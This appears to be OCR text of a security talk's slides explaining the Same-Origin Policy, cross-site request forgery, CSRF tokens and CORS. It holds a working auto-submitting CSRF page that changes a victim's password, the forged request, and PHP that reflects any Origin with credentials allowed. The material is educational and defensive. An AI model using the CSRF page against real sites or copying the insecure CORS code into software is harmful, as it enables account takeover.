Bypassing the Same-Origin Policy and Exploiting Cross-Site Request Forgery

independent security evaluators

David Petty

About Me

- Northwestern University
  - B.S. in Computer Science
- Associate Security Analyst
- Interests
  - Hacking
  - Security research
  - Gaming

About ISE

https://www.securityevaluators.com

- We are:
  - Computer Scientists
  - Academics
  - Ethical hackers
- Our customers are:
  - Fortune 500 enterprises
  - Entertainment, security software, healthcare
- Our perspective is:
  - White box

Overview

- Same-Origin Policy (SOP)
  - Summary
  - Enforcing the policy
- Cross-Site Request Forgery
  - Summary
  - CSRF protection
- Bypassing the SOP
- Hardening the SOP

The Same-Origin Policy

- 1995
- Security mechanism for browsers
- What is an origin?
  - Protocol
  - Host
  - Port

http://www.example.com:80


The Same-Origin Policy

http://www.example.com/page.html

URL	Outcome	Reason
http://www.example.com/anotherpage.html	Success	Origins match
http://user:pass@www.example.com/anotherpage.html	Success	Origins match
https://www.example.com/page.html	Failure	Different protocol
http://www.example.com:**81**/page.html	Failure	Different port
http://www.**example2**.com/page.html	Failure	Different host
http://**example.com**/page.html	Failure	Different host

https://en.wikipedia.org/wiki/Same-origin_policy

The Same-Origin Policy



Enforcing the SOP

GET and POST: “simple”

- Send a request: ALLOWED
- Adopted in Internet’s early history

HTML tags:

- <img>
- <object>
- <frame>, <iframe>
- <link>
- <script src=“…”>
- <form>

Enforcing the SOP

GET and POST: “simple”

- Receive a response: RESTRICTED
- Adopted after dangers were known

Example: AJAX

- XMLHttpRequest: send/receive data asynchronously
- Depends on server’s SOP configuration

Enforcing the SOP

Special method or header: non-“simple”

- Send a request: RESTRICTED
- Requests are preflighted

- Examples:
  - PUT and DELETE
  - “Content-Type: application/xml”
  - “X-Requested-With: XMLHttpRequest”

Enforcing the SOP

- Context-dependent
  - AJAX requests: RESTRICTED
  - External hyperlinks: ALLOWED
- Custom policies (focus point later)
  - Cross-Origin Resource Sharing (CORS)
  - Oracle Java applets
  - Adobe Flash
  - Microsoft Silverlight


Cross-Site Request Forgery (CSRF)

- Important for later when we bypass the SOP
- Works within the constraints of the SOP
  - Does not require a server response
- How it works:
  1) Attacker creates malicious webpage that creates POST/GET request to vulnerable web app
  2) Victim logs into vulnerable web app, holds a session cookie
  3) Attacker tricks victim into following link to webpage
  4) Malicious request is sent, web app's server accepts victim's session cookie, and server changes state based on the request

Cross-Site Request Forgery (CSRF)

- Important for later when we bypass the SOP
- Works within the constraints of the SOP
  - Does not require a server response
- How it works:
  1) Attacker creates malicious webpage that creates POST/GET request to vulnerable web app
  2) Victim logs into vulnerable web app, holds a session cookie
  3) Attacker tricks victim into following link to webpage
  4) Malicious request is sent, web app's server accepts victim's session cookie, and server changes state based on the request

Cross-Site Request Forgery (CSRF)



```
<html>
<body>

<form method="POST"
    action="http://vulnerable_webapp/updatePassword.php" name="CSRF">
    <input type="hidden" name="new_password" value="password">
</form>
<script type="text/javascript">document.CSRF.submit();</script>

</body>
</html>
```

Cross-Site Request Forgery (CSRF)

- How it works:
  1) Attacker creates malicious webpage that creates POST/GET request to vulnerable web app
  2) Victim logs into vulnerable web app, holds a session cookie
  3) Attacker tricks victim into following link to webpage
  4) Malicious request is sent, web app's server accepts victim's session cookie, and server changes state based on the request


Cross-Site Request Forgery (CSRF)

- How it works:
  1) Attacker creates malicious webpage that creates POST/GET request to vulnerable web app
  2) Victim logs into vulnerable web app, holds a session cookie
  3) Attacker tricks victim into following link to webpage
  4) Malicious request is sent, web app's server accepts victim's session cookie, and server changes state based on the request

Cross-Site Request Forgery (CSRF)

- How it works:
    1) Attacker creates malicious webpage that creates POST/GET request to vulnerable web app
    2) Victim logs into vulnerable web app, holds a session cookie
    3) Attacker tricks victim into following link to webpage
    4) Malicious request is sent, web app's server accepts victim's session cookie, and server changes state based on the request

Cross-Site Request Forgery (CSRF)



```
POST /updatePassword.php HTTP/1.1
Host: vulnerable_webapp
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=g48j1rk5u2hek9amduvaadn4q5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

new_password=password
```


Cross-Site Request Forgery (CSRF)

- Common target sites
  - Banks
  - Social media
  - Project management
- Common forged requests
  - Make payments
  - Change credentials
  - Escalate privileges

CSRF Protection

- CSRF token
  - Parameter sent with state-changing requests
    - Header
    - Request body parameter
  - Cryptographically secure
  - Randomly generated per user session
  - Independent of other browser info (e.g. cookies)

CSRF Protection




```
POST /updatePassword.php HTTP/1.1
Host: vulnerable_webapp
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vulnerable_webapp/updatePassword.php
Cookie: PHPSESSID=olqv57qb9rqv3stakvfn7191a7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

new_password=password&csrf_token=6ffb650abffa2800640699d0c6e930207be75fd9d2cbe6a9a0f1b06a64d7b5f9
```

Bypassing the SOP

Cross-Origin Resource Sharing (CORS)


- Developed by W3C to standardize the SOP
- Set of HTTP response headers to define allowed domains



```
Access-Control-Allow-Origin: example.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Content-Type
```


Bypassing CORS

- Cannot send session cookies with wildcard allow



```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

- What if the server allows whatever “Origin: ” is sent?



```
if(isset($_SERVER['HTTP_ORIGIN'])) {
    header('Access-Control-Allow-Origin: ' . $_SERVER['HTTP_ORIGIN'] . "");
    header('Access-Control-Allow-Credentials: true');
}
```

